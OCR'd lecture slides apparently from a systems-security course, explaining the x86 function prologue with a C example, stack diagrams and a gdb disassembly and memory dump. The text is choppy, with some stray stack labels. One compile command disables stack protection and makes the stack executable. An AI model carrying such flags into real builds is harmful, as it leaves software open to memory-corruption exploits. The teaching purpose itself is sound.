
Function Prologue

WHEN JUMPING, "FUNCTION PROLOGUE" IS THE FIRST INSTRUCTION TO EXECUTE. IT IS A SET OF INSTRUCTION THAT ALLOWS TO SAVE THE PREVIOUS FRAME AND ENABLE THE NEW ONE

- When a function is called,
  - its activation record is allocated on the stack.
  - The control goes to the function called.
- When a function ends,
  - it returns the control to the original function caller

We need to remember where the `caller`'s *frame* is located on the stack, so that it can be restored once the `callee`'s will be over.

The Code (let's jump)



Function Prologue

The CPU needs to remember where **`main()`**'s *frame* is located on the stack, so that it can be restored once **`foo()`**'s will be over.

The first 3 instructions of **`foo()`** take care of this.

```
push    %ebp
mov     %esp,%ebp
sub     $0x4,%esp
```


save the **current stack base address** onto the stack


the **new base of the stack** is the **old top of the stack**

allocate **`0x4`** bytes (32 bits integer) for **`foo()`**'s local variables

```
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;
  return c;
}
```

The Stack





0xC0000000

<- EBP

<- EBP-0x14

<- EBP-0x18


Function prologue


```
push    %ebp
mov     %esp,%ebp
sub     $0x4,%esp
```

<- ESP: stack pointer
(points to the top of the stack)

0xBFFDF000

The Stack





<- EBP: base pointer address ESP


UPDATE EBP WITH THE ADDRESS OF ESP


Function prologue

```
push    %ebp
mov     %esp,%ebp
sub     $0x4,%esp
```

0xC0000000

The Stack





<- EBP: base pointer address ESP

<- ESP

0x4 bytes subtraction

ALLOCATE ENOUGH SPACE FOR THE LOCAL VARIABLES (4 BYTES FOR EACH ONE)

Function prologue

```
push    %ebp
mov     %esp,%ebp
sub     $0x4,%esp
```

0xBFFDF000

Note: Beware of compiler optimizations

```
$ gcc -O0 -mpreferred-stack-boundary=2
-ggdb -march=i386 -m32 -fno-stack-protector
-no-pie -z execstack test.c
```


By default, modern compilers use 16-bytes (2^4) stack-boundary alignment (for performance reasons on certain CPUs (e.g., Pentium III/PentiumPro (SSE)).

With `gcc`, if you compile without **`-mpreferred-stack-boundary=2`** (2^2, or 4 bytes), the resulting code will allocate 16 bytes at a time, even for smaller data types.


Let's Inspect the Stack with gdb


DEBUGGER TO PRINT MEMORY CELLS TO SEE WHAT HAPPENS

```
(gdb) disassemble foo
Dump of assembler code for function foo:
   0x08048464 <+0>:   push   ebp
   0x08048465 <+1>:   mov    ebp,esp
   0x08048467 <+3>:   sub    esp,0x4    //end of foo() prologue
=> 0x0804846a <+6>:   mov    DWORD PTR [ebp-0x4],0xe
   0x08048471 <+13>:  mov    eax,DWORD PTR [ebp+0xc]
   0x08048474 <+16>:  mov    edx,DWORD PTR [ebp+0x8]
   0x08048477 <+19>:  add    edx,eax
   0x08048479 <+21>:  mov    eax,DWORD PTR [ebp-0x4]
   0x0804847c <+24>:  imul   eax,edx
   0x0804847f <+27>:  mov    DWORD PTR [ebp-0x4],eax
   0x08048482 <+30>:  mov    eax,DWORD PTR [ebp-0x4]
   0x08048485 <+33>:  leave
   0x08048486 <+34>:  ret    0x8
End of assembler dump.

(gdb) x/12wx $ebp     //inspect 12 words down from the EBP
0xbffff650:  0xbffff678   0x080484f7   0x0000000a   0x00000014
0xbffff660:  0xb7fed270   0x00000000   0x08048519   0xb7fc3ff4
0xbffff670:  0x0000000a   0x00000014   0x00000000   0xb7e374d3
```



The Code (function body)






```
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;
  return c;
}
```

Recall...

